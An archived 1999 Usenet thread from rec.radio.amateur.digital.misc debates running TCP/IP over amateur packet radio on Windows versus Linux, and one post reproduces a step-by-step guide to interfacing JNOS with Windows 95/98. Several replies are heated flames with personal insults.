Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

3630. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <UTvJEEAF14x3EwOU@dowrmain.demon.co.uk>
Source record: 16888

Erm ... <gulp>

.. All I did was post what I thought was a tiny, innocuous announcement,
and I return to find 32 responses!

.. and apart from the wholly predictable comments from certain individuals,
it was refreshing to see some positive remarks as well (especially from
Cathryn).

Bottom line: there's still plenty of room in amateur radio for Linux/C geeks
and Windows appliance operators *and* telephones (but not 7+ or BBSs :-).

Keep it coming!

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3631. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q8dqj$27t7@enews4.newsguy.com>
Source record: 16889

Hank Oredson <horedson@att.net> wrote in message .
>
> How do you use Linux or FreeBSD on your Windows machine while
> you are running Windows? You don't of course, you have to reboot.
> Not a viable solution. What is needed is software which is simple to
> set up and get running, and will link the Windows ip stack into the
> radio network. As far as I can tell, there is nothing that qualifies.
>
> Perhaps you can point me to such software.

FlexNet

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3632. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q8dqh$27t7@enews4.newsguy.com>
Source record: 16890

Dave Michelson <dmichelson@ieee.org> wrote in message
news:37C71DD9.F84F1ED2@ieee.org...
> Hank Oredson wrote:
> >
> > If you want to help hams get on the air with tcp/ip, Linux is not an
option.

Dave didn't understand, so he asks,

> Why not?

> > Most hams have Windows machines. Simple fact of life.

And there's all the info he needs to understand why Linux is not practical
for widespread use by a significant number of hams.

But the info does Dave no good, because he a bit self-absorbed...

> So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
> the most complicated task in the world and most of the "serious" hams in
> our part of North America have done so. Even more hams have an old 486
> laying about that is a perfect candidate for use as dedicated Linux box
> for use as a router or similar.

And so he can't comprehend the fact that most Amateurs simply do not WANT to
have valuable space on their hard drives taken up by Linux.

Dave was silly enough to say most the "serious" Hams already use Linux. -
That's a particularly good example of what's known as "provencialism". It
also indicates a less than firm grip on reality.

Dave, you're kind of dumb, OM. Sorry, but expecting a significant number of
Hams to become interested is something just because you did is pretty
stupid. - Especially something that takes up most of your hard drive and
comes bundled with an amazing collection of bugs, dead links that go
nowhere, and poor performance such as only software written by "amateurs"
can deliver.

Maybe you've got the spare time to massage Linux into functionality, but
most Hams would rather not have to bother. It's silly of you to expect a
large number of Hams to bother with it, OM. It ain't going to happen. Sorry,
but there it is, like it or not. The great majority of Hams use Windows, and
there is no evidence that this is going to change.

Wake up and smell the coffee.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3633. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q8e58$281l@enews4.newsguy.com>
Source record: 16891

Bob Nielsen <nielsen@primenet.com> wrote in message
news:slrn7sejgu.2al.nielsen@bob.localnet...
>
> Do you suppose that the lack of support for Pactor-II, GTOR, Flexnet and
> CLOVER might be related to their proprietary nature?

6-Pack is a FlexNet driver.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3634. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q8e5a$281l@enews4.newsguy.com>
Source record: 16892

Cathryn Mataga <cathryn@junglevision.com> wrote in message >

> Here's my understanding of things. No warrantee or guarantee of
> accuracy!
>
> Okay, Linux ax25 comes in two parts. The Kernel portion -- that
> is the bits that are in the OS itself to support ax25, and the
> utilities. Your Redhat CD only has the kernel bits. To turn
> them on, you need to install the Kernel source RPM and rebuild
> the kernel. Read the ax25 howto on linux.org, and it has
> most of the scoop on how that works. Don't do the kernel
> patches that it mentions on Redhat 6.0. Most of the other
> stuff in that document is correct though.

That is as good an explanation as any I have seen as to why most Hams cannot be expected to bother with Linux.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3635. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <381bd0c7.2585615959@news.sci.fi>
Source record: 16893

On Fri, 27 Aug 1999 23:22:11 GMT, Dave Michelson <dmichelson@ieee.org>
wrote:

: > Most hams have Windows machines. Simple fact of life.

: So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
: the most complicated task in the world and most of the "serious" hams in
: our part of North America have done so.

Please tell us how to do this.

I know of some real time kernels that allows the Windows NT to execute
as a real time task. I have never heard of any systems of running
Linux/Unix in other real time tasks in such systems.

On the other hand, there are some "DOS in the box" implementations for
Linux and even some Windows emulators of dubious quality.

Dual booting is not an option, since it is as archaic as sequential
(chained) program execution in MS-DOS :-).

: Even more hams have an old 486
: laying about that is a perfect candidate for use as dedicated Linux box
: for use as a router or similar.

That seems to be the only viable alternative.

Paul OH3LWR

3636. "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <887.sv1uy@nest.sv1uy.ampr.org>
Source record: 16894

Hello guys,

Following this discussion and seeing some guys not knowing how
to make JNOS work with WINDOWS-95/98, here is a nice document
I found on the net that makes JNOS and WINDOWS live happily together.
This document explains how can have JNOS run in a WINDOWS DOSBOX and act
as a GATEWAY between the radio world and WINDOWS. This way one can
please themselves and use JNOS for SERVER/CLIENT applications and
at the same time use WINDOWS SERVER/CLIENT applications as well.

Please remember that we are Radio Hams and we do this as a HOBBY.
There is no need to fight each other. Please keep using our radio amateur
SPECTRUM by all means and save your arguments against the guys who want to
take our frequencies so that they can seel them to private enterprises.

There is no need for Hams fighting against Hams. Please the ones that need
their pills taken, do not forget to take them and leave us alone.
There is room for NOS (TPC/IP), AX25 (PBBS), FLEXNET, NETROM, ROSE, DOS,
WINDOWS, LINUX, OS/@, MAC and the lot in this hobby.

Everyone can do what they like as long as they do not heart anyone. It is
a free world. Or is it not???

Remember Ham radio is about communicating not fighting!!! So hold your horses!

Anyway here is this nice document for the ones that do not know:
--------cut here----------
GUIDE TO INTERFACING JNOS 111x WITH WINDOWS 95/8 By Nick Parnell
G4ZXI Kent TCP/IP Group 24th July 1999

1.0 Introduction

Some time ago, I published details of how to interface UKNOS
running in a DOS window with Windows95; itself using Trumpet
Winsock, Winpkt and PIPE.COM. Although this implementation has
worked very well for many of you, Year2000 considerations and the
fact that UKNOS development is halted have led me to look towards
alternative methods.

I currently know of 2 such methods without getting yourself into
multi-network card solutions:

1. For users wishing to interface directly with a single TNC and
use purely windows based applications for everything, the SV2AGW
software and instructions are available for download at
http://www.amber.force9.co.uk/tcpip.html. 2. Using the new
NDIS3PKT v2.4 driver available for evaluation download and

purchase at http://www.danlan.com. This method is described below:

This document describes the method utilising JNOS 111b or greater, a standard network card and the NDIS3PKT v2.4 Virtual Packet Driver. You will need WFW-3.11, Win95a, Win95b (OSR2), Win95C or Win98/ Win98-SE running on the PC with a free IRQ available for the network card. This document only addresses setup under Windows 9x, however the driver is also designed to work with Windows for Workgroups 3.1.1.

This document assumes a basic knowledge of using Windows95/8. It assumes that the system is installed on a machine dedicated for TCP/IP operation based around JNOS. If you wish to use this on a PC already connected to the internet via Windows Dial-Up Networking you will need to consider different TCP/IP tools for each connection to avoid the need for changing connection settings between sessions. I do however strongly recommend dedicating a 486 or low-spec Pentium PC to the amateur radio applications. I do this, and share a monitor, keyboard and mouse between them using a switch-box.

Either way, the implementation provides a convenient method of interfacing JNOS directly with MS-TCP using virtual drivers (requiring no conventional memory) and providing the flexibility for you to choose the tools you wish to use to communicate via Amateur TCP/IP.

2.0 What you need

You will need to obtain the following before starting:

486 or greater PC running WFW-3.1.1, Windows95a,b,c or Win98 with Free IRQ for the network card JNOS111 Compilation with Packet Driver Interface (See download Link on this site) 2nd IP address to assign to your Windows TCP/IP stack (See your hub Sysop) Standard 10Mbps network card 50ohm BNC 'T' piece adapter & 2 50ohm terminators NDIS3PKT v2.4 Virtual Packet Driver Your WFW-3.1.1 / Windows95 / 98 /98-SE Disks/CD

Note: NDIS3PKT v2.4 is licenced software. The evaluation version which can be downloaded from http://www.danlan.com is restricted to sending/receiving 75/200 packets per boot. Payment for the driver must be made in US$ drawn against a United States bank. I found UK registered Airmail (SWIFTAIR) available at UK post-offices a convenient method to mail the $US notes. At time of writing this is $15, however you should check the file ORDER.TXT included within the NDIS3PKT v2.4 driver zip archive for current order information.

3.0 Network Card Installation Instructions

With the PC power removed, and taking reasonable ESD precautions, carefully remove your PCs cover and install the network card in accordance with the manufacturers instructions. If your motherboard supports Plug&Play then the card should self configure. If not you may need to setup the appropriate jumpers to select IRQ and memory address range. My card here is setup to use IRQ 11 and address range 0300-031F. This will differ according to your computer.

Replace the cover and power connectors.

Place the 'T' piece onto the BNC socket of the network card and place the 50ohm terminators on each end of the T.

Switch on the PC. It will boot up and should detect the new card. When it asks for a driver insert the manufacturers disk into the floppy/CD drive and select the HAVE DISK option so that the driver is found (you may need to browse for it). You will be asked to specify a username, password and workgroup. I suggest the username is your callsign, your password is left blank and your workgroup is "Amateur Radio" (unless you have a common household network you wish this machine to be part of). The network card should now be configured.

You should check the setup of the card by going into CONTROL PANEL, SYSTEM then NETWORK ADAPTERS and select PROPERTIES for your card. It should state "Device is Working Properly". If not you have an IRQ/Address conflict this must be resolved before continuing.

4.0 Installing the Windows Protocols

This will differ slightly depending on which version of windows you are running. I will therefore describe the general case; which should provide sufficient information to allow you to complete the operation. It is possible that windows will have already set some of this up for you when installing the network card. If so, just browse the settings and change as necessary.

Obtain the licenced NDIS3PKT v2.4 driver by ordering through http://www.danlan.com. This will take 7-10 days. You will need to specify an email address on the order form to which the licenced software can be sent. Unzip the NDIS3PKT v2.4 files obtained from http://www.danlan.com onto a floppy disk. Goto CONTROL PANEL, NETWORK. If not already present, select ADD to install the following: Client - CLIENT FOR MICROSOFT NETWORKS Protocol ? Microsoft TCP/IP Protocol ? NetBEUI (If connecting your network card to another computer too)

Now, close the window down by clicking OK or Apply and let the computer reboot for changes to take effect. After the reboot, go once again to CONTROL PANEL, NETWORK and select ADD followed by PROTOCOL and ADD. Place the floppy disk with the Unzipped NDIS3PKT 2.4 drivers on into your floppy drive then select HAVE

DISK. Use the browse option to goto the floppy directory. VIRTUAL PACKET DRIVER will be displayed. Click on OK to select and install this driver. If the computer reports that it cannot find a component, but click OK again and it will find it! You will then need to reboot your computer again.

After the reboot, once again goto CONTROL PANEL, NETWORK. Highlight TCP/IP and click PROPERTIES. A number of TABS will be displayed for entry of information specific to your windows machine. Remember, this is your windows side of the interface and must not be confused with JNOS. This is where you enter your Windows IP address.

The following describes what to put in each tab:

IP ADDRESS Select "Specify an IP Address" Enter your windows IP address (Which you should have obtained from your hub sysop) Enter a subnet mask of 255.0.0.0. This identifies the machine as a member of the "44" subnet.

WINS CONFIGURATION Select "Disable WINS resolution"

GATEWAY Under new gateway, enter the IP address of your NOS machine then click ADD. This is the address to which all outbound IP frames will be sent.

DNS CONFIGURATION Click "Enable DNS" Under host enter the callsign you are using for your windows machine. i.e Your sys2 callsign corresponding with your windows IP address. Under domain enter "ampr.org" Under DNS server search order enter the IP address of the hub/server you use to provide Domain Name Lookup services. If your NOS machine is a hub then this will be your nos machines address. If you are an end-user then it's usually the callsign of your hub (Without the ampr.org suffix). Check with your hub sysop. Under domain suffix search order enter "ampr.org" Leave NETBIOS, BINDINGS and ADVANCED alone. Now click on OK.

Now, Highlight Virtual Packet Driver and click PROPERTIES and ADVANCED. You should check and change the values to be as follows:

Buffers 10 V86 Mode Stack Size 128 TR routing info Byte 0 0xc2 TR routing info Byte 1 0x20 Always schedule VM true Multiplex tcp/ip true Multiplex MS tcp/ip true Ignore local broadcasts false Warn on mux tab full true First PD interrupt vector 0x60 Force 802.3 framing false Fake ethernet on TR false

Double check these values. The PD interrupt vector is the address where NOS will link to later. This needs to match the value you supply in JNOS or it won't work!

Click OK then OK again to save changes. You should then restart the PC. Now, finally you need to configure the Windows Registry to use sensible values for MTU etc as opposed to the large values used by default on ethernet.

You may wish to experiment with differing values of MTU, however remember that any value you specify is what goes out over the network. If you're only interested in communicating with your local hub and have a good 9k6 1024 packet size link then of course MTU can be 1024 and you will get faster response. Just remember that the quality of the path is governed by the smallest MTU encountered en-route. Exceed this and you'll get no traffic past this point!

Backing up the Registry This is an essential step and can save you an enormous amount of grief if you make a mistake. The windows registry is the heart of the system. Its easy to make mistakes and get the frozen mouse or blue screen for evermore. You've been warned!

To backup the registry, open up an MSDOS window and type the following:

cd c:\windows attrib ?S ?H system.dat copy system.dat system.bak attrib +S +H system.dat attrib ?S ?H user.dat copy user.dat user.bak attrib +S +H user.dat

Note: This document assumes a windows directory of C:\WINDOWS throughout. You may have to vary this according to your setup.

If you need to restore your Registry from the backup

If all goes pear shaped, then restoring the registry is easy. Just start the PC up and repeatedly press the F8 Key until a text menu appears. Select COMMAND PROMPT ONLY then type the following to restore the registry to its values before you changed them:

cd c:\windows attrib ?S ?H ?R system.dat attrib ?S ?H ?R user.dat copy system.bak system.dat copy user.bak user.dat attrib +S +H +R system.dat attrib +S +H +R user.dat

You will then need to reboot the system.

Changing the registry values Now, assuming you've backed the registry up here's what you need to change. You may wish to experiment with these slightly to suit your environment. Remember that the MTU must match that specified on the NOS attach line (Covered in section 5).

Click START then RUN and in the box type regedit and click OK A tree will be displayed. Click the '+' sign at the edge of each box to move down the tree as follows: HKEY_LOCAL_MACHINE System CurrentControlSet Services VxD Then click on the Folder MSTCP RightClick and select NEW and STRING VALUE. Create New String Values for each of the following, then Right Click and select

MODIFY to change the values assigned to them:

DefaultRcvWindow 2048 MaxConnectRetries 7 MaxDataRetries 7
DefaultTTL 64

DOUBLE CHECK EVERYTHING!!

Now, as before goto the following location in the registry:
HKEY_LOCAL_MACHINE System CurrentControlSet Services Class
NetTrans You will see a number of folders under NetTrans
something like 0000 0001 0002 etc? Carefully click on each
folder to find the one which contains your TCP/IP settings and IP
address for your windows machine.

When you see the one with a key called IPAddress and a value
matching your amateur radio windows IP address, create a new
string value called MaxMTU and assign the value of 256 to it.

Now, exit from the registry, cross your fingers, shut down the PC
and reboot. If the PC dosent reboot properly go back to page 4
and follow the instructions for restoring the registry, then try
again.

5.0 Setting up JNOS to communicate with windows

Establishing the connection between JNOS and windows requires
some configuration of JNOS to attach to the interrupt on which
the NDIS3 driver is installed and waiting. In addition some
configuration files must change in order to setup the correct
operation paramaters for an amateur network.

The following steps will complete the configuration:

Setting up the HOSTS file In order to provide immediate Domain
Lookup from windows, a file called HOSTS needs to be present in
the C:\WINDOWS directory. Microsoft already provide a sample
called HOSTS.SAM. We will use this and then modify it for our
purposes:

Copy C:\WINDOWS\HOSTS.SAM to C:\WINDOWS\HOSTS Edit the file HOSTS
to look as follows, including your details where the < > are
placed:

Copyright (c) 1994 Microsoft Corp. # # This is a sample HOSTS
file used by Microsoft TCP/IP for Chicago # # This file contains
the mappings of IP addresses to host names. Each # entry should
be kept on an individual line. The IP address should # be placed
in the first column followed by the corresponding host name. #
The IP address and the host name should be separated by at least
one # space. # # Additionally, comments (such as these) may be
inserted on individual # lines or following the machine name
denoted by a '#' symbol. # # For example: # # 102.54.94.97
rhino.acme.com # source server # 38.25.63.10 x.acme.com # x
client host

127.0.0.1 localhost <HUB IP Address> <HUB c/s>.ampr.org <NOS IP Address> <NOS c/s>.ampr.org <Windows IP Address> <sys2.yourcall>.ampr.org

Save the file.

Setting Up Windows ROUTES in NOSENV.BAT In order for windows to understand how to deal with amateur IP addresses other than that of the gateway it is necessary to establish some routes. This is done via the windows ROUTE command. Since windows95/98 are pretty poor at routing we have to fudge this stage to make it work. The following explains how this is done:

Note: If you have a file called ROUTE.* (ie ROUTE.EXE, ROUTE.BAT or ROUTE.COM) in your NOS top directory rename it to NOSROUTE.* before continuing.

Edit NOSENV.BAT (Your NOS environment setup file in the NOS directory) Add the following lines into the top of it, replacing < > with your details:

ROUTE ADD 0.0.0.0 <Your NOS IP Address> ROUTE ADD 44.131.0.0 MASK 255.255.0.0 <Your NOS IP Address>

Note: If you are outside the UK (Region 44.131), or wish to access other international regions you must either change the line to indicate your 44.xxx country and/or add a separate line for each 44.xxx region routing to <Your NOS IP address>.

Setting up Autoexec.NOS In order for NOS to communicate through the Virtual Packet Driver, you need to attach a port to the address on which the packet driver resides (0x60).

Now you also need to make some choices regarding just what you want NOS to do. These options are as follows:

1. Collect/Send everything to the hub (No Local Storage) This is only really practical when you have a good 9k6 connection between you and the hub. Everything is done on-line. If you wish to use this option then download the CLIENT ONLY version of JNOS111 from the download site at http://www.gb7iph.demon.co.uk. You will need to point all your windows tools (mailers, browsers etc) to the hub IP address so that they are polled over the air.

The Autoexec.nos settings for such a configuration are as follows:

Wormhole to Windows (MS-TCP) # attach packet 0x60 win95 2048 256 rou add <windows IP address> win95 <windows IP address>

Add one of these lines for each attached RADIO port you have (here with examples # for ports named 144 and 432. So if hostname is g4zxi <yourcall-5> will be # g4zxi-5): # arp publish <windows IP address> ax25 <yourcall-5> 144 arp publish <windows IP address> ax25 <yourcall-5> 432

ifc win95 descr "Wormhole to windows TCP/IP" ifc win95 mtu 256 ifc win95 tcp mss 216 # PACLEN/2 - 40 HEADER ifc win95 tcp win 432 # Mss, Mss*2 or *3 ifc win95 tcp syndata on ifc win95 tcp maxwait 12000 # MAX BACKOFF 12s ifc win95 tcp irtt 7000 mode win95 datagram

ax25 hport win95 on ip hport win95 on start http trace win95 111

Since you will not be collecting NNTP or POP3 on your local machine you can #out any NNTP or POP3 related lines in your autoexec.nos file.

2. NOS Server - Local Storage of POP3 mail and NEWS If you have a slow connection to your hub, or indeed wish to simply increase the speed of transfer between NOS and windows you should consider using the version of JNOS111 with POP3 and NNTP servers added. This is called LIMITED SERVER and once again is available from the download site.

The autoexec.nos settings for this configuration are the same as for example 1, however since you will be running POP3 and NNTP server on your NOS machine you will need to setup external files and add lines to autoexec.nos as follows:

Start the Servers Edit autoexec.nos and add the following lines to whatever is already present:

Start POP3 Start NNTP Start HTTP

In addition to this, ensure your NOS system is already setup to poll your hub for POP3 mail. This will then be stored on your NOS system and your windows programs will then poll the NOS system to get mail.

Setup NNTP Client and Server Your NOS system will need to poll (as usual) for the NNTP groups you are interested in from your hub. Following your nntp addserver lines in autoexec.nos, you will need the additional server commands:

nntp ihave 1 nntp autocreate 3 nntp profile organ "<YourCall> - <Town>, <County>, <Country>" at 0430 "expire 24+" at 0431 "expire now+"

Note: You will only be able to view local newsgroups in this manner if you are polling your hub for them using the nntp addserver command. You could of course set your windows newsreader program up with a default server of your NOS system and a secondary server being your hub. This way you can browse either locally or ad-hoc via the hub and have the best of both worlds!

Create a POPUSERS file Create the file called POPUSERS in your NOS top directory. This should contain your callsign followed by ":" followed by your name in lowercase followed by ":". i.e

g4zxi:nick:

The callsign represents the POP3 account referred to in windows mail program setup boxes, and the name represents the POP3 password used to access the local mailbox.

Setup NEWS expiry file In order to ensure your newsgroups don't mount up to infinitum, you should place a file called EXPIRE.DAT in the NOS SPOOL directory. This file should contain the name of each newsgroup to be expired followed by the expiry period. The format is as follows:

!ampr.all 7 !ampr.misc 10 !ampr.club 7 !ampr.space 5 !ampr.comp.os2 3

etc?

Setting up JNOS to run in a DOS window ? Background Mode Ok, you're almost there. The final step is to setup NOS to run in a DOS window in background mode. Assuming JNOS is installed in the directory C:\NOS, the following instructions demonstrate how to set this up:

Right Click on the Desktop and Select NEW and SHORTCUT In the COMMAND LINE box type C:\NOS\NOSENV.BAT and click NEXT Type a name for the shortcut. I suggest JNOS. Click NEXT. Select an ICON for JNOS from the list displayed and click FINISH. Now, right click on the ICON which has just been created on the desktop, and select PROPERTIES. Under the PROGRAM TAB, Enter "JNOS" in the TOP BOX currently filled with NOSENV. Under RUN, select MINIMISED and tick CLOSE ON EXIT. Under FONT select 7*12. Under SCREEN ensure USAGE is set to WINDOW, and DISPLAY TOOLBAR, RESTORE SETTINGS ON STARTUP, FAST ROM EMULATION and DYNAMIC MEMORY ALLOCATION are all ticked. Under MISC, ensure that BACKGROUND ALWAYS SUSPEND is NOT TICKED. Also, ALLOW SCREEN SAVER should NOT be ticked. WARN IF STILL ACTIVE should be ticked and the IDLE SENSITIVITY slider should be moved to one notch right of the FAR LEFT (Low) position. Click APPLY then OK. You're now ready to roll!

Note: You should ensure that all screensavers and power management features are turned off. They will degrade NOS performance or stop it altogether!

6.0 Testing the System for the first time.

Ok, so you've made it so far. Now for the moment of truth. Will it work? I would suggest that you shut the computer down to ensure a clean start. Upon reboot, double click on the newly created JNOS icon to start JNOS running. If the TNC STA light remains on it may be necessary to exit JNOS, recycle the power to the TNCs and then restart JNOS.

The following steps will prove connectivity:

With JNOS running, open an MS-DOS window Type PING ?w 5000 <Windows IP address> This will prove that you can ping the windows IP address OK. Now, type PING ?w 5000 <NOS IP address> This will prove connectivity between Windows and JNOS Finally, type PING ?w 5000 <HUB IP Address> If this works then windows is communicating through NOS and out of the radio port. Success! (Hopefully).

If you are having problems pinging the windows IP address then you have probably not set the network card up properly. Check for IRQ conflicts.

Problems pinging the NOS IP address usually relate to either the WINDOWS ROUTE command being incorrectly specified, the JNOS ROUTE ADD command being setup wrongly or errors in setting up the GATEWAY or DNS in WINDOWS NETWORKING.

Finally, if you can ping JNOS but not out of the radio port, check the following:

Ensure you can Ping from JNOS OK. The STA light may be on on the TNC in which case exit JNOS recycle the TNC power and restart JNOS again. If this is OK, check the WINDOWS ROUTE COMMAND SETTINGS to ensure you have the route for 44.131.0.0 MASK 255.255.0.0 setup correctly. Typing ROUTE PRINT in an MSDOS window will show which routes are present in the windows routing table.

7.0 Using the System with Windows Tools

You now have a system which provides full connectivity with MS-TCP. You can in theory run any internet tool (Mailers, Newsreaders, Browsers etc.) you like over the link. You will need to configure the tools to point to the server. This will vary depending on whether you've set your hub as the server or indeed your local machine.

Carefully step though the tool configuration settings. Remember, for email the POP3 name and password are almost always your callsign and your name (both in lower case) and as specified in either YOURS or YOUR HUBS POPUSERS file.

Have fun. I am always looking to improve this and can only do so with comments and suggestions from you.

8.0 Acknowledgements

I would like to thank the following for assistance given in the setup and testing of this system.

Karl-Heinz Weiss (dj9nz) Dan Lanciani Stuart Barron (g7jyf) Matthew Curtis (m1cmn)

Note: If you are pleased with this system, donations towards the running of the hub and / or the work of the Kent IP group are

always gratefully welcome QTHR but never expected. As they say,
if you like it tell everyone and if you don't tell me!

DISCLAIMER: All attempts have been made to ensure the validity of
this information, but it should be noted that neither I nor the
KIPG accept any responsibility for the correctness of the
information contained herein. It must therefore be appreciated
that the use of this package is entirely at your own risk.
Emphasis is placed on the need to be familiar with basic windows
operation, and if you are in any doubt you should seek guidance
from a windows expert.

Changes to the windows registry made during this setup should be
carefully performed and only after carrying out the backups
described herein.

I trust you will enjoy using the interface. Happy Surfing!

Nick Parnell ? G4ZXI Sysop GB7IPH &Treasurer - Kent IP Group

-------cut here---------

73 Demetre SV1UY

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or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!

3637. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q8mo6$20q3@enews3.newsguy.com>
Source record: 16895

<steve_sampson@my-deja.com> wrote in message
news:7q7cm1$e5s$1@nnrp1.deja.com...
>
> The problem with packet radio, was that it attracted the RF experts
> who put up very fine nodes, and was followed by computer geeks who
> consumed all the bandwidth with noise. Like a phone patch on a
> repeater, it attracts the wrong type of people the RF crowd likes to
> associate with. The geeks pretty much spun out of control with a
> thing called NOS, and every egomaniac had to have his own version to
> justify the geek qualities they desired. RF was only a secondary
> concern.

If you qualify this as being what happened in the USA, as opposed to what happened elsewhere, I'd say that Steve's assessment here is pretty accurate.

When I describe "LandLine Lids", I am generally talking about NOS geeks who do not know about Radio and do not want to. Their "Amateur Telephone" activity started off as a way to simulate a "little internet" so they could "play ISP", but when they discovered how unwelcome they then were in the Packet net, and how detrimental their activities were to the legitimate Packet net's users, of course as geeks they couldn't resist the opportunity to "crack" that system - The US Packet network.

And they did, with encouragement from that great visionary, Greg Jones of TAPR. - And they did an excellent job of screwing things up, as we can all see today.

Now the US is the laughingstock of the Packet world, and went from having the best Packet network to being ten years or more behind everybody else. Packet ops in the USA almost universally look back on the pre-LandLine Lid days now with great nostalgia. They remember what it was like when the US Packet net was growing and advancing, and can only see stagnation and decline today. This has been the net result of the introduction and use of *NOS in the USA. Our current slump is the direct legacy of the US amateur tcpip community, and it's egocentric, provincial and generally negative "character" here.

Remember that in Europe, they had the same 1.2kb network to work with that we did back then, and also experienced the introduction of the Internet just as we did in the US, and yet THEY managed to continue growing and advancing continuously during this same decade that the LandLine Lids were busily undercutting the use of Packet Radio in the USA.

Steve hit the nail right on the head, when he spoke of geeks getting out of control and screwing up. He should know, since many of those geeks can be found at TAPR.

Steve identified himself as "part of the problem", when he talked about isolated, insulated SS tcpip LANs that can only communicate with each other by non-Ham means. The TAPR Spread-Spectrum hype is just that - A way to promote more of the same type of thinking that screwed the US Packet net in the first place... And they don't give a DAMN about the damage that have done, either. Just ask.

The "impossible" network that Greg Jones claims cannot exist can be found in Europe. That geek actually had the temerity to tell me once that he expected the European network to disintegrate soon, due to what he considers to be "natural causes".

Sorry, TAPR, but they have laws over there prohibiting the use of Non-Ham means to move Ham Radio traffic, so your LandLine Lid buddies cannot get their hooks on THAT bit of Packet Radio network. They can't do to Europe what they did to the US.

Over there, the amateur tcpip folks generally FIT IN with their peers in the Packet Net instead of trying to undercut them. They use HAM RADIO. As a result, we will always have Europe as an example of what we could have had in the US, but for TAPR's single-minded promotion of amateur tcpip and *NOS over everything else, including the use of Radio by Hams for their own digital network.

Ironically, one of those things we could have had in the USA is amateur tcpip that is far in advance of what we see in the USA right now. - I've got a clue for those of you who may not have thought this matter over: - While we have been talking about the *possibility* of using native Win95/98 tcpip apps here in the USA for the last several years, average hams in Europe have been actually using them.

Same thing goes for high-speed Packet, but squared. The typical user station speed there is 9.6kb, not 1.2kb as it still is here in the US. High-speed, full-duplex RF backbone links are common there, and almost unheard-of here. We could have already had high-speed Packet in the US by now, but our network was hacked 'n cracked out of existence before it ever got a chance to develop.

Look to Europe to see what the USA *could* have had by now, if not better. Remember, we had the additional challenge of our wide open spaces to deal with. If our development had been allowed to continue, we might have come up with something really radical and useful by now, like developing HF multicast in order to deal with those wide open spaces. - That would have been a great gift to Hams everywhere.

Great advances are very seldom engendered by putting everything into a dismal tailspin and reducing expectations. True paradigm shifts do not require the deliberate destruction of existing systems. It is an evolutionary, not a devolutionary process. Trying to hurry one along through negative, destructive behavior yields - the kind of results we have seen with the amateur tcpip community and TAPR, here in the USA.

Yep, it sucks.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3638. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q8n2a$2111@enews3.newsguy.com>
Source record: 16896

<steve_sampson@my-deja.com> wrote in message
news:7q7cm1$e5s$1@nnrp1.deja.com...
>
> The problem with packet radio, was that it attracted the RF experts
> who put up very fine nodes, and was followed by computer geeks who
> consumed all the bandwidth with noise. Like a phone patch on a
> repeater, it attracts the wrong type of people the RF crowd likes to
> associate with. The geeks pretty much spun out of control with a
> thing called NOS, and every egomaniac had to have his own version to
> justify the geek qualities they desired. RF was only a secondary
> concern.

If you qualify this as being what happened in the USA, as opposed to what happened elsewhere, I'd say that Steve's assessment here is pretty accurate.

When I describe "LandLine Lids", I am generally talking about NOS geeks who do not know about Radio and do not want to. Their "Amateur Telephone" activity started off as a way to simulate a "little internet" so they could "play ISP", but when they discovered how unwelcome they then were in the Packet net, and how detrimental their activities were to the legitimate Packet net's users, of course as geeks they couldn't resist the opportunity to "crack" that system - The US Packet network.

And they did, with encouragement from that great visionary, Greg Jones of TAPR. - And they did an excellent job of screwing things up, as we can all see today.

